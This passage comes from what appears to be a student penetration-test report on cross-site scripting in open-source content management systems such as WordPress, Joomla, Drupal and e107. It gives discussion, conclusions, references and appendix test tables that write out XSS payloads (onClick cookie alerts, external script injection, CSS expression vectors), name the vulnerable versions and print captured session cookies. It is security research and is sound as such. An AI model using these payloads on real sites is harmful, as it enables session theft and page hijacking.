Although this pattern is true in that the latest package is as secure as older packages for this project, limitations in the way this test was carried out may have limited the result set. For instance as previously discussed for some packages it was simply impossible to obtain the earliest version of the software, if this were to be possible in any future work the results may show a different pattern if one refers to attacks of such systems recorded in public vulnerability disclosure databases[10]. It could be hypothesized for instance that version 1.0 of Wordpress would most likely yield XSS vulnerabilities and would most likely have a different vulnerability pattern to version 2.0.

Additional to the pattern described above is the emerging pattern of test cases that yielded results across all WCMS packages, for instance a quick look at i and one can see a pattern in what test cases successfully yielded attacks across the board. Only five out of ten packages yielded any vulnerability results and out of these five packages:

- 3 out of 5 proved vulnerabilities in test cases 3, 4, 5 and 10
- 5 out of 5 proved vulnerabilities in test case 6

[10] *Such as the OSVDB http://osvdb.org or NVD http://nvd.nist.gov/*

- 2 out of 5 proved vulnerabilities in test case 7

There is a clear pattern of which test cases succeeded in proving any vulnerability; 3, 4, 5, 6, 7 and 10; however, it seems as if test case 6 is the most prevalent vulnerability in all systems. Test case 6 utilises a basic link element with script onClick attributes as shown below:

```
<a href="someurl.html" onClick="alert(document.cookie)">CLICK ME!!!</a>
```

Many web applications, especially blogging and message board systems allow the usage of links within their input. This could be the downfall of these systems, the failure to scrub attributes such as onClick or onMouseOver could lead to potential XSS attacks, with attackers able to store links on a system which when clicked execute malicious commands or script. The similarities between these test cases is that the vectors all make use of some script element whether it is a <SCRIPT> tag or an onClick attribute. This suggests that of all the packages yielding these vulnerabilities all are susceptible to JavaScript attack elements.

Another pattern also seemed to emerge throughout the test, this time in the way in which certain WCMS packages handled attack vectors. One of the most noteworthy results was how the package PHP-Fusion 6.01.18 handled the attack vectors. From the test results one can see that not one of the test cases fielded any vulnerability in this package, this could be because of the underlying way in which this package handles input. Each test case for this package was entered into message board and shout-box style data entry points, and as seen in the results some characters are converted into emoticons on output. This form of encoding and conversion is typical of a message board style package; others would include phpbb, vbulletin and so on. The system views the attack vector not as arbitrary code to execute, but as a string of ASCII characters to display using its own formatting code – BB (Bulletin Board Code). BB code is used on these message board style systems to format text within threads and messages, and so in using this encoding technique it basically eliminates any risk posed by any of the test cases.

This theory was also true for TikiWiki 2.4 which suggests that the architecture of message board and Wiki style packages may have differences to that of the blogging and general WCMS packages tested. It would be reasonable to conclude then given the results from these packages that forum or wiki style WCMS or in fact any package that utilises other character encoding codes to convert input into are inherently more secure than those that do not.

iii. Unexpected Results

Out of all the result sets detailed in Table Table 10 there were a couple of results that were rather unexpected and worth noting to be expanded upon.

Test case 5 (Table 6) was one of the most surprising tests out of the 10; this test was attempting to exploit common inline style attributes with the code shown below:

```
<DIV STYLE="width: expression(alert('XSS'));">
```

The output of this attack vector on certain packages; Wordpress 2.0, Wordpress 2.7.1 and e107 0.7.15 could potentially be one of the top risks out of all the test cases. Injecting this code into input areas resulted in each of the above packages throwing the browser (IE7) into an infinite loop of alert boxes without any provocation, so just visiting a page that has this code hidden away on a comment can crash a user's browser forcing them to quit. It remains to be seen whether this attack is only useful in an Internet Explorer browser or is cross-browser compatible, although the source that proved this attack vector (ha.ckers.org) states that this vector will work in IE7, IE6 and Netscape engines. The author's own opinion is that the resulting consequences of this attack vector may be due to the way the browser parses this piece of code, although there is a certain amount of uncertainty surrounding this suggestion.

6. Conclusions & Future Work

a. Conclusions

The aim of this research project was to determine whether readily available Web Content Management packages contain any cross-site scripting vulnerabilities. The penetration test that was carried out tested selected cross-site scripting attack vectors against specifically selected open-source WCMS packages. The results from this aforementioned study showed a mixed set of results.

Out of all the tests carried out only a handful yielded vulnerabilities and out of these vulnerabilities all were performed with elevated permissions. There is clearly a risk of attack against OS WCMS using elevated permissions; however, at base normal user level WCMS are typically secure and follow adequate and proper security measures to prevent against XSS attacks. Although WCMS are secure at normal user level, research has clearly shown throughout this paper that most XSS attacks are directed at hi-jacking sessions and authentication states, making XSS attacks exploiting administrator rights a very real threat.

The penetration test has shown that there are security vulnerabilities within WCMS, which effectively answers the original research question. Although the scale of the penetration test performed cannot effectively answer whether all OS WCMS's contain vulnerabilities, it can give an insight into the possible situations that might result in security vulnerabilities within WCMS. Further expansion to the result set could provide a larger basis on which to draw a more substantial conclusion from. However from this pilot study a conclusion can be made that in general OS WCMS are secure from XSS attacks, the general community that surrounds these packages actively mitigate these risks by disclosing and patching. While WCMS can be said to be secure, XSS is a devious attack and there will always be new and creative ways that attackers will come up with to exploit these systems. The only way to stay secure with such a third-party system is to actively engage in community and keep software up to date with the vendor.

b. Limitations

This project was not without its limitations, especially during the test design and penetration test phases. Some limitations have already been discussed throughout the paper and one of the main limitations to consider would be the sample size of this test. The test consisted of ten WCMS packages using similar technologies against ten XSS attack vectors selected on specific criteria. This accounts for ten individual tests on each system totalling 100 individual tests. This is actually a rather modest test range; though to produce a more substantial conclusion from this test one might reasonably assume that further WCMS packages needed to be included. There is also the fact that all tested WCMS packages used comparable technologies, this was implemented into the test design to produce fair results in the small test sample, although on consideration addition of WCMS packages using different technologies may have added more substance to the test results, time constraints dismissed this concept.

During the penetration test stage of the project the author encountered certain research and opinion regarding testing XSS attacks on web applications that were not perceived during the initial test design phase. This limitation is in specific regard to analysis of the data entry points evaluated, the author realised that a simpler method could be employed to evaluate potential input fields to exploit; Automated Crawlers. Certain research and case studies evaluating XSS attacks have detailed using automated crawlers to search for all potential data entry points on a system. Employing this technique within this penetration test was not an option given the time constraints after discovering the fact, but the author has stressed that any similar project in the future should consider using a data entry crawler to search for vulnerable input points within the subjected system. Employing such a method may disclose certain data entry points in systems that are difficult to find and evaluate using a manual process.

c. Future Work

Over the course of the research and penetration test several areas of future research and potential project areas have been identified by the author that could merit further expansion.

The next logical step to follow this paper would be to further expand the test base in the penetration test phase. With certain aforementioned patterns emerging in the results, further tests could only enhance the result set and prove or disprove any patterns that have emerged as a result of this penetration test. The author proposes the same methods of testing, although including several differing technologies, for instance using Ruby or Python based WCMS packages. The author also proposes using a larger base of WCMS packages. To deal with the added number of tests employing the use of automated testing software such as CAL9000 and automated data entry crawlers could speed up the testing process.

With the pending release of new browsers like that of Internet Explorer 8, there are discussions of browser based XSS filters (Ross 2008) which could in effect eliminate the risk of reflected type XSS attacks. The author has identified this area as a future expansion on the topics that have been raised in this paper. An investigation into whether browser based XSS prevention can successfully prevent attacks for web applications in regard to the WCMS packages that fielded vulnerabilities could follow on from this study. This research area could raise possible questions about whether web application attack prevention and security concerns are moving away from the application developer and into the browser.

There is also the possibility of investigating more effective ways to prevent XSS attacks, methods such as ‘Signed Scripting’ which although would require current W3C standards to change, may eliminate many XSS vulnerabilities. Only script that is trusted or has a recognised signature could execute eliminating externally untrustworthy scripts from executing. This in effect would prevent all of the XSS vulnerabilities that were yielded as potential vulnerabilities in this project’s penetration test.

References

BuildCMS. 2009. Micro-Core Approach. *Introduction to Open Source CMS: Security*. [online] Available from World Wide Web: http://www.buildcms.com/cms_news/introduction_to_open_source_cms_security/micro_core_approach [Accessed 10th April 2009]

Brodkin, J. 2007. Cross Site Scripting (XSS). *The Top 10 Reasons Web Sites Get Hacked*. [online] Available from World Wide Web: http://www.computerworld.com.au/article/205787/top_10_reasons_web_sites_get_hacked [Accessed 29th April 2009]

CERT. 2000. Identifying the Special Characters. *Understanding Malicious Content Mitigation for Web Developers*. [online] Available from World Wide Web: http://www.cert.org/tech_tips/malicious_code_mitigation.html [Accessed 1st May 2009]

Christey, S. And Martin, R. 2007. Table 2 and 3 Analysis: OS vs. Non-OS. *Vulnerability Type Distributions in CVE*. [online] Available from World Wide Web: http://cve.mitre.org/docs/vuln-trends/index.html [Accessed 20th April 2009]

Cook, S. 2003. *A Web Developer's Guide to Cross-Site Scripting*. pp. 1 – 7. [online] Available from World Wide Web: http://www.grc.com/sn/files/A_Web_Developers_Guide_to_Cross_Site_Scripting.pdf [Accessed 26th April 2009]

Doshi, P. and Siddharth, S. 2006. *Five Common Web Application Vulnerabilities*. [online] Available from World Wide Web: http://www.securityfocus.com/infocus/1864/2 [Accessed 26th April 2009]

Dougherty, C. Et al. 2009. Motivation. Secure Design Patterns. p. 49. Carnegie Mellon.

Edelson, E. 2005. *Open-Source Blogs*. [online] Available from World Wide Web: doi:10.1016/S1361-3723(05)70221-9 [Accessed 25th April 2009]

Gilzow, P. 2008. Cross-Site Scripting: What Is It, And How You Can Protect Your Site from Becoming a Victim?. *TPR3 – HighEdWeb 2008*. [online] Available from World Wide Web: http://www.highedweb.org/podcast.xml [Accessed 26th March 2009]

Glemser, T. And Rutten, C. 2007. The PHP Dilemma. *A Healthy Suspicion*. [online] Availabel from: http://www.h-online.com/security/Web-application-security--/features/84511/3 [Accessed 25th April 2009]

Grossman, J. 2008. Global Scale. *Website Vulnerabilities Revealed: What Everyone Knew, But Afraid To Believe*. p. 5. [online] Available from World Wide Web: http://www.whitehatsec.com/home/assets/presentations/PPTstats032608.pdf [Accessed 19th April 2009]

Ha.ckers.org. 2009. *XSS Cheat Sheet*. [online] Available from: http://ha.ckers.org/xss.html [Accessed 3rd May 2009]

Hope, P. and Walther, B. 2008. *Web Security Testing Cookbook*. O'Reilly Media. Inc. p. 12.

Huang, Y. et al. 2003. Abstract. *Web Application Security Assessment By Fault Injection and Behaviour Monitoring*. p. 148. [online] Available from World Wide Web: http://doi.acm.org/10.1145/775152.775174 [Accessed 19th April 2009]

IBM. 2008a. New Vendors in the Top Vendor List. *IBM Internet Security Systems X-Force 2008 Mid-Year Trend Statistics*. pp. 10-13. [online] Available from World Wide Web: http://www-935.ibm.com/services/us/iss/xforce/midyearreport/xforce-midyear-report-2008.pdf [Accessed 3rd April 2009]

IBM. 2008b. New Vendors in the Top Vendor List. *IBM Internet Security Systems X-Force 2008 Trend & Risk Report*. pp. 25-28. [online] Available from World Wide Web: http://www-935.ibm.com/services/us/iss/xforce/trendreports/xforce-2008-annual-report.pdf [Accessed 3rd April 2009]

Jorm, D. and Melbourne, J. 2003. The Root of the Issue: Input Validation. *Penetration Testing for Web Applications (Part One)*. [online] Available from World Wide Web: http://www.securityfocus.com/infocus/1704 [Accessed 26th April 2009]

Kiiski, L. 2007. 2.2.2 Client Input Filters. *Security Patterns in Web Applications*. [online] Available from World Wide Web: http://www.tml.tkk.fi/Publications/C/25/papers/Kiiski_final.pdf [Accessed 1st May 2009]

Lucca, G. Et al. 2004. Conclusion. *Identifying Cross Site Scripting Vulnerabilities in Web Applications*. p. 9.

Mautone, S. and Vaidyanathan, G. 2009. Web Content Management Systems. *Security in Dynamic Web Applications*. p. 2.

McKeever, S. 2003. *Understanding Web Content Management Systems: Evolution, Lifecycle and Market.* 103(9): pp. 686-692. [online] Available from World Wide Web: http://www.emeraldinsight.com/10.1108/02635570310506106 [Accessed 10th April 2009]

McRee, R. 2008. Statistical Validation of the IE8 XSS Filter. *IEBlog*. [online] Available from World Wide Web: http://blogs.msdn.com/ie/archive/2008/09/29/statistical-validation-of-the-ie8-xss-filter.aspx [Accessed 18th April 2009]

OWASP. 2009. Description of the Issue. *Testing for Cross-Site Scripting*. [online] Available from World Wide Web: http://www.owasp.org/index.php/Testing_for_Cross_site_scripting [Accessed 28th April 2009]

Pagkalos, D. 2009. Critical XSS and Directory Traversal Flaws on Ebay.co.uk Website. *XSSED.com.* [online] Available from World Wide Web: http://www.xssed.com/ [Accessed 23rd April 2009]

Ponnavaikko, M. and Shanmugam, J. 2007. 2. Current Status. *Risk Mitigation for Cross Site Scripting Attacks Using Signature Based Model on the Server Side*. p. 400. [online] Available from World Wide Web: DOI 10.1109/IMSCCS.2007.82 [Accessed 25th April 2009]

Ponnavaikko, M. and Shanmugam, J. 2008. *Cross-Site Scripting-Latest Developments and Solutions: A Survey*. 1(2): pp. 101 – 106 [online] Available from World Wide Web: http://www.ijopcm.org/files/IJOPCM(vol.1.2.2.S.8).pdf [Accessed 24th April 2009]

Rafail, J. 2001. Cross-Site Scripting Vulnerabilities. *CERT Coordination Center*. pp. 1-3.

Raishe, T. 2002. *Black Box Testing*. [online] Available from World Wide Web: http://www.cse.fau.edu/~maria/COURSES/CEN4010-SE/C13/black.html [Accessed 27th April 2009]

Ross, D. 2008. IE8 Security Part IV: The XSS Filter. *IEBlog*. [online] Available from World Wide Web: http://blogs.msdn.com/ie/archive/2008/07/01/ie8-security-part-iv-the-xss-filter.aspx [Accessed 3rd May 2009]

Scambray, J., Shema, M. and Sima, C. 2002. *Hacking Exposed: Web Applications*. 2nd Edition. pp. 215- 221. McGraw-Hill Companies.

Sharma, A. 2004. Online Forums and Message Boards. *Prevent A Cross-Site Scripting Attack*. [online] Available from World Wide Web: http://www.ibm.com/developerworks/web/library/wa-secxss/ [Accessed 23rd April 2009]

Shreves, R. 2008. *Open Source CMS Market Share.* [online] Available from World Wide Web: http://waterandstone.com/downloads/2008OpenSourceCMSMarketSurvey.pdf [Accessed 8th December 2008]

Symantec. 2007. Malicious Activity has Become Web Based. *Symantec Internet Security Threat Report Trends for July - December 07*. XIII: p.2.

Vaughan-Nichols, S. 2008. *Can We Please Stop Cross-Site Scripting Attacks?* [online] Available from World Wide Web: http://blogs.computerworld.com/can_we_please_stop_cross_site_scripting_attacks [Accessed 29th April 2009]

Viega, J. 2000. Many Eyeballs. *The Myth of Open Source Security*. [online] Available from World Wide Web: http://www.developer.com/tech/article.php/10923_621851_1 [Accessed 25th April 2009]

Viega, J. 2004. *Open Source Security: Still a Myth*. [online] Available from World Wide Web: http://www.oreillynet.com/pub/a/security/2004/09/16/open_source_security_myths.html?page=2 [Accessed 19th April 2009]

Vosloo, I. 2008. Introduction. *Web-Based Development: Putting Practice into Theory*. [online] Available from World Wide Web: http://www.cs.up.ac.za/cs/sgruner/Festschrift/paper20.pdf [Accessed 23rd April 2009]

Appendices

a. Test Results

i. Setup Environment

CMS Packages

The Following WCMS systems will be tested in regard to specific XSS attack vectors.

Package	Version	Release	Changes to Base Setup
Joomla	1.0.15	Feb 2008	
Joomla	1.5.9	Jan 2009	
Mambo	4.6	May 2007	
Wordpress	2.0	Dec 2005	
Wordpress	2.7.1	Feb 2009	
PHP-Fusion	6.01.18	Nov 2008	Added Forum Category Added Forum
Drupal	5.0	Jan 2007	Enabled Search Module Enabled Blog Module Enabled Upload Module Enabled Contact Form Module Enabled 'Blocks' for above Modules
Drupal	6.10	Feb 2009	Enabled Search Module Enabled Blog Module Enabled Upload Module Enabled Contact Form Module Enabled Forum Module Enabled 'Blocks' for above Modules
e107	0.7.15	Oct 2007	
TikiWiki	2.4	Apr 2009	

Development Environment

The tests will be carried out on a local web server environment located at 127.0.0.1. Each CMS is set up on:

- Apache
- PHP
- MySQL (Using PHPMyAdmin as Database Editor)

Each WCMS is set up using a base install, that is no extra features or functionality is added except in the case that it is needed for the tests. Each WCMS also has its own separate Database in MySQL to avoid conflicts and to keep each system separate from each other, especially in the case of WCM systems with 2 separate versions.

All packages are tested once installed to check base functionality.

Notes:

Tests marked with a * are not possible or are not worth testing due to previous test scenario results. Testing may have not been possible due to lack of input fields, limited input field size or improper input type for test.

Some tests marked * may not be worth testing due to results from previous test cases, as if performed would only result in false positive results.

ii. Test Case 1

Attempting to inject following code into any visible input field on main landing page of WCMS, code is used as an XSS locator script.

```
';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,
83,83))//";alert(String.fromCharCode(88,83,83))//\";alert(String.fromCha
rCode(88,83,83))//--
></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
```

CMS Package		
Joomla 1.0.15	Input Field:	Search Box (Front Page)
	Output:	Search Keyword **';a&#**
	Vulnerability:	NO – Search Box filters input and has character limitation
Joomla 1.5.9	Input Field:	Search Box (Front Page)
	Output:	Search Keyword **';a&#**
	Vulnerability:	NO – Search Box filters input and has character limitation
Mambo 4.6	Input Field:	Search Box (Front Page)
	Output:	Search Keyword **\';alert(String.fromCharCode(88,83,83))//\\\';alert(String.fromCharCode(88,83,83))//\";alert(String.fromCharCode(88,83,83))//\\\";alert(String.fromCharCode(88,83,83))//-->\">\'>alert(String.fromCharCode(88,83,83))**
	Vulnerability:	NO – Input Strips <SCRIPT> Tags
Wordpress 2.0	Input Field:	Search Box (Front Page)
	Output:	No results Found
	Vulnerability:	Possible – Quotes are escaped during input filter – disallowing closing of tags although search variable is held in URL.
Wordpress 2.7.1	Input Field:	Search Box
	Output:	No Results Found
	Vulnerability:	NO – Quotes are properly escaped.
PHP-Fusion v 6.01.18	Input Field:	Shout Box (Front Page)
	Output:	Nothing
	Vulnerability:	NO – Seems to strip <script> tags even in encoded format
Drupal 5.0	Input Field:	Search Box (Front Page)
	Output:	user warning: Data too long for column 'link' at row 1 query: INSERT INTO watchdog (uid, type, message, severity, link, location, referer, hostname, timestamp) VALUES (1, 'search', '<em>(88,83,83))//\\&quot;;alert(String.fromCharCode(88,83,83))//--

```
&gt;&lt;/SCRIPT&gt;&quot;&gt;&#039;&gt;
&lt;SCRIPT&gt;alert(String.fromCharCode(88,83,83))&lt;/SCRIPT&gt;</em>
(Content).', 0, '<a href=\"/Honours Project/drupal-5.0/drupal-5.0/?
q=search/node/%2888%2C83%2C83%29%29//%5C%22%3Balert
%28String.fromCharCode%2888%2C83%2C83%29%29//--%3E%3C/SCRIPT%3E
%22%3E%27%3E+%3CSCRIPT%3Ealert%28String.fromCharCode
%2888%2C83%2C83%29%29%3C/SCRIPT%3E\" class=\"active\">results</a>',
'http://127.0.0.1/Honours%20Project/drupal-5.0/drupal-5.0/?q=search/node/
%2888%2C83%2C83%29%29//%5C%22%3Balert%28String.fromCharCode
%2888%2C83%2C83%29%29//--%3E%3C/SCRIPT%3E%22%3E%27%3E+%3CSCRIPT
%3Ealert%28String.fromCharCode%2888%2C83%2C83%29%29%3C/SCRIPT%3E',
'http://127.0.0.1/Honours%20Project/drupal-5.0/drupal-5.0/?q=node',
'127.0.0.1', 1236879970) in F:\Root\http\Honours Project\drupal-5.0\drupal-
5.0\includes\database.mysql.inc on line 167.
```

Vulnerability: NO – Proper escaping filters in place, although the system outputs the huge error above, looking like the system has a DB table for reporting errors.

Drupal 6.10

Input Field: Search Box (Front Page)

Output:

```
user warning: Data too long for column 'link' at row 1 query: INSERT INTO
watchdog (uid, type, message, variables, severity, link, location, referer,
hostname, timestamp) VALUES (1, 'search', '%keys (@type).', 'a:2:
{s:5:\"%keys\";s:231:\"\';alert(String.fromCharCode(88,83,83))//\\\';alert(String.fr
omCharCode(88,83,83))//\";alert(String.fromCharCode(88,83,83))//\\\";alert(Stri
ng.fromCharCode(88,83,83))//--
></SCRIPT>\">\'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>\";s:5:\
"@type\";s:7:\"Content\";}', 5, '<a href=\"/Honours Project/drupal-6.10/drupal-
6.10/?q=search/node/%27%3Balert%28String.fromCharCode
%2888%2C83%2C83%29%29//%5C%27%3Balert%28String.fromCharCode
%2888%2C83%2C83%29%29//%22%3Balert%28String.fromCharCode
%2888%2C83%2C83%29%29//%5C%22%3Balert%28String.fromCharCode
%2888%2C83%2C83%29%29//--%3E%3C/SCRIPT%3E%22%3E%27%3E%3CSCRIPT
%3Ealert%28String.fromCharCode%2888%2C83%2C83%29%29%3C/SCRIPT%3E\"
class=\"active\">results</a>', 'http://127.0.0.1/Honours%20Project/drupal-
6.10/drupal-6.10/?q=search/node/%27%3Balert%28String.fromCharCode
%2888%2C83%2C83%29%29//%5C%27%3Balert%28String.fromCharCode
%2888%2C83%2C83%29%29//%22%3Balert%28String.fromCharCode
%2888%2C83%2C83%29%29//%5C%22%3Balert%28String.fromCharCode
%2888%2C83%2C83%29%29//--%3E%3C/SCRIPT%3E%22%3E%27%3E%3CSCRIPT
%3Ealert%28String.fromCharCode%2888%2C83%2C83%29%29%3C/SCRIPT%3E',
'http://127.0.0.1/Honours%20Project/drupal-6.10/drupal-6.10/?q=search/node/
%26%23x27%3B%26%23x3B%3B%26%23x61%3B%26%23x6C%3B%26%23x65%3B
%26%23x72%3B%26%23x74%3B%26%23x28%3B%26%23x53%3B%26%23x74%3B
%26%23x72%3B%26%23x69%3B%26%23x6E%3B%26%23x67%3B%26%23x2E%3B
%26%23x66%3B%26%23x72%3B%26%23x6F%3B%26%23x6D%3B%26%23x43%3B
%26%23x68%3B%26%23', '127.0.0.1', 1236879852) in F:\Root\http\Honours
Project\drupal-6.10\drupal-6.10\modules\dblog\dblog.module on line 144.
```

Vulnerability: NO – Seems there are proper filters for escaping chars, although it leads to the huge output above, looking like the system has a DB table for reporting errors.

e107 v0.7.15

Input Field: Search Box (Front Page)

	Output:	**Nothing**
	Vulnerability:	NO – Search term properly encoded, script does not execute
TikiWiki v2.4	Input Field:	Search Box (Front Page)
	Output:	Found "';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//\";alert(String.fromCharCode(88,83,83))//--></SCRIPT>">'><script>alert(String.fromCharCode(88,83,83))</SCRIPT>" in 0 pages
	Vulnerability:	NO – Encodes search terms correctly

Table: Test Case 1

iii. Test Case 2

Attempting to alter source code of output data page with following attack vector:

```
'';!--"<XSS>=&{()}
```

Expected output should lead to **<XSS verses &lt;XSS** showing up in the SOURCE code of the resulting page if there is a vulnerability.

The same input fields used in Test Scenario 1 will be used in this scenario, as this attack vector is designed to test input fields with limited space or known script filtering.

CMS Package		
Joomla 1.0.15	Input Field:	Search Box (Front Page)
	Output:	No results for **['';!--&quot;=&amp;{()}]**
	Vulnerability:	NO – Seems to escape dangerous quotes and ampersands as well as filtering <XSS> tag
Joomla 1.5.9	Input Field:	Search Box (Front Page)
	Output:	No Results for **'';!--"=&{()}**
	Vulnerability:	NO – Search box seems to filter <XSS> tag out
Mambo 4.6	Input Field:	Search Box (Front Page)
	Output:	No results for **\\\'\\\';!--\\\"=&{()}**
	Vulnerability:	NO –Uses escape filtering to escape quotes and dangerous characters
Wordpress 2.0	Input Field:	Search Box (Front Page)
	Output:	No results for **\\\'\\\';!--\\\ <XSS>=&{ () }'**.
	Vulnerability:	NO – Escapes double quotes, but strangely lets <XSS> tag through
Wordpress 2.7.1	Input Field:	Search Box (Front Page)
	Output:	No results for **''';!--"<XSS>=&{()}'**
	Vulnerability:	NO – Does not show expected vulnerability in source code, but does not escape dangerous characters or tags like its predecessor version above. Unknown Filtering or validation.
PHP-Fusion v 6.01.18	Input Field:	Shoutbox (Front Page)
	Output:	**'';!--"<XSS>=&{()}**
	Vulnerability:	NO – Comment enters and displays as above, but source code does not show **<XSS verses &lt;XSS**

Drupal 5.0	Input Field:	Search Box (Front Page)
	Output:	**&#039;&#039;;!--&quot;&lt;XSS&gt;=&amp;{()}**
	Vulnerability:	NO – Characters properly escaped and filtered
Drupal 6.10	Input Field:	Search Box (Front Page)
	Output:	**You must include at least one positive keyword with 3 characters or more.**
	Vulnerability:	NO – Search did not convert characters so it did not see search term as a proper word.
e107 v0.7.15	Input Field:	Search Box (Front Page)
	Output:	**Nothing**
	Vulnerability:	NO – Source Code not altered
TikiWiki v2.4	Input Field:	Search Box (Front Page)
	Output:	**Nothing**
	Vulnerability:	NO – Source code not altered

Table 3: Test Case 2

iv. Test Case 3

Attempting to test external script injection through inserting the following code:

```
<SCRIPT SRC=http://127.0.0.1/xss.js></SCRIPT>
```

Tests will be performed through 'Comment' field input or similar style input boxes. If an XSS vulnerability exists, an alert message should appear showing a piece of text and any contents of `document.cookie`.

Tests for a 'Stored' Attack i.e. the attack is stored in database or file and executed for user.

CMS Package		
Joomla 1.0.15	Input Field:	*
	Output:	
	Vulnerability:	
Joomla 1.5.9	Input Field:	*
	Output:	

	Vulnerability:	
Mambo 4.6	Input Field:	*
	Output:	
	Vulnerability:	
Wordpress 2.0	Input Field:	Comment Box (Blog Entry)
	Output:	This is remote text via xss.js located at URL wordpressuser_8a237ebb9d6be124a2840ec15d411e91=admin; wordpresspass_8a237ebb9d6be124a2840ec15d411e91=b843eacafcd0c6b75ecc4d55153d5271; e26719f97b1392e15c900bbeca3dcd07=768caa046576abbdb52264bfcbc2497a; has_js=1; 66f58ec5fb2feb5808ae589939f69a6c=1d070d71b9ae925388223d44c783dc3e; 569667f07df1a4deaebca1b5e57015c9=56fd8e2c9b6e9f9511b4df0d9e828271; adf70409bcef08b939eb27d40029e372=91fbebdcece27a7a733f0a51def5c818; 9d4bb4a09f511681369671a08beff228=34f4cbbac4e5fdcd54fabeb85225689a; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; fusion_visited=yes; fusion_user=1.4ebf02dea73c2f9663a701d025d5207c; SESS868d639023cf87271337d0e472a30fbb=ca89a13b9ef6cf1cf8fb958bc37d6825 ; PHPSESSID=7a7b7897dfc2c8d96d532dd6a5fb438f; fusion_lastvisit=1236879830; 5c3d47512f6fff4b6440991f70de2b92=643588bb373587cee06a209c931f413c; 9534843700aee126df4d1ec88fbb3b0c=75bda5f1856b73260f9bd477482e990e
	Vulnerability:	YES – Comment entered successfully and alert box appears with contents of document.cookie.
Wordpress 2.7.1	Input Field:	Comment Box (Blog Entry)
	Output:	This is remote text via xss.js located at URL wordpress_test_cookie=WP+Cookie+check; wp-settings-time-1=1236892295; e26719f97b1392e15c900bbeca3dcd07=768caa046576abbdb52264bfcbc2497a; has_js=1; 66f58ec5fb2feb5808ae589939f69a6c=1d070d71b9ae925388223d44c783dc3e; 569667f07df1a4deaebca1b5e57015c9=56fd8e2c9b6e9f9511b4df0d9e828271; adf70409bcef08b939eb27d40029e372=91fbebdcece27a7a733f0a51def5c818; 9d4bb4a09f511681369671a08beff228=34f4cbbac4e5fdcd54fabeb85225689a; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; fusion_visited=yes; fusion_user=1.4ebf02dea73c2f9663a701d025d5207c; SESS868d639023cf87271337d0e472a30fbb=ca89a13b9ef6cf1cf8fb958bc37d6825 ; PHPSESSID=7a7b7897dfc2c8d96d532dd6a5fb438f; fusion_lastvisit=1236879830; 5c3d47512f6fff4b6440991f70de2b92=643588bb373587cee06a209c931f413c; 9534843700aee126df4d1ec88fbb3b0c=75bda5f1856b73260f9bd477482e990e
	Vulnerability:	YES – Comment entered and every time a page is visited/refreshed an alert box with the above is shown
PHP-Fusion v 6.01.18	Input Field:	Forum(New Forum Thread)
	Output:	**<SCRIPT SRC=http://127.0.0.1/xss.js></SCRIPT>**
	Vulnerability:	NO – Forum thread shows the code, but it is not executed suggesting scripts have been filtered and disabled.
Drupal 5.0	Input Field:	Comment Box (Blog Entry)

	Output:	Nothing
	Vulnerability:	No – Comment entered, but script is filtered out.
Drupal 6.10	Input Field:	Comment Box (Blog Entry)
	Output:	Nothing
	Vulnerability:	No – Comment entered, but script is filtered out.
e107 v0.7.15	Input Field:	Comment Box (Blog Entry)
	Output:	**This is remote text via xss.js located at URL e107_tdOffset=0; e107_tdSetTime=1239828535; e107_tzOffset=-60; e107cookie=1.c3284d0f94606de1fd2af172aba15bf3; PHPSESSID=fedf2c172212b0ae3adee7e08b02eb62; local_tz=21%3A46%3A57**
	Vulnerability:	YES – Comment able to execute remote JS
TikiWiki v2.4	Input Field:	Comment Box (Blog Entry)
	Output:	`<SCRIPT SRC=http://127.0.0.1/xss.js></SCRIPT>`
	Vulnerability:	NO – Filters Input, upon re-edit discovery of why; system inserts (x) between script tags.

Table 4: Test Case 3

v. Test Case 4

Much the same as Test Scenario 3, although this vector is trying to evade filters looking for .js, by simply re-naming the .js file to a .jpg it may be enough to trick certain filters that are only designed to filter out .js files. The .jpg file still contains all the Javascript.

```
<SCRIPT SRC="http://127.0.0.1/xss.jpg"></SCRIPT>
```

CMS Package		
Joomla 1.0.15	Input Field:	*
	Output:	
	Vulnerability:	
Joomla 1.5.9	Input Field:	*
	Output:	
	Vulnerability:	
Mambo 4.6	Input Field:	*
	Output:	
	Vulnerability:	
Wordpress 2.0	Input Field:	Comment Box (Blog Entry)
	Output:	Nothing – Using a normal user, the system filtered out the script.
	Vulnerability:	POSSIBLE – The script only executed when the comment was made by an administrator, although a normal user's comment was filtered.
Wordpress 2.7.1	Input Field:	Comment Box (Blog Entry)
	Output:	Nothing – Using a normal user, the system filtered out the script.
	Vulnerability:	POSSIBLE – The script only executed when the comment was made by an administrator, although a normal user's comment was filtered.
PHP-Fusion v 6.01.18	Input Field:	Shoutbox (Front Page)
	Output:	**<SCRIPT SRC="http://127.0.0.1/xss.jpg"></SCRIPT>**
	Vulnerability:	NO – Script is output directly as entered, but does not execute. Indicating that the script is seen as ASCII text and must be encoded in some way.
Drupal 5.0	Input Field:	Comment Box (Blog Entry)
	Output:	Nothing

	Vulnerability:	No – Comment entered, but script is filtered out.
Drupal 6.10	Input Field:	Comment Box (Blog Entry)
	Output:	Nothing
	Vulnerability:	No – Comment entered, but script is filtered out.
e107 v0.7.15	Input Field:	Comment Box (Blog Entry)
	Output:	**This is remote text via xss.js located at URL e107_tdOffset=0; e107_tdSetTime=1239828535; e107_tzOffset=-60; e107cookie=1.c3284d0f94606de1fd2af172aba15bf3; PHPSESSID=fedf2c172212b0ae3adee7e08b02eb62; local_tz=21%3A52%3A05**
	Vulnerability:	YES – Script executes in comment
TikiWiki v2.4	Input Field:	*
	Output:	*
	Vulnerability:	*

Table 5: Test Case 4

vi. Test Case 5

Attempting to insert the following code into Comment style input fields:

```
<DIV STYLE="width: expression(alert('XSS'));">
```

This attack vector is designed to try and fool filters by using a div and inline styles. An alert box should pop up with 'XSS' if a vulnerability is found.

CMS Package		
Joomla 1.0.15	Input Field:	*
	Output:	
	Vulnerability:	
Joomla 1.5.9	Input Field:	*
	Output:	
	Vulnerability:	
Mambo 4.6	Input Field:	*
	Output:	
	Vulnerability:	
Wordpress 2.0	Input Field:	Comment Box (Blog Entry)
	Output:	Infinite Alert Box
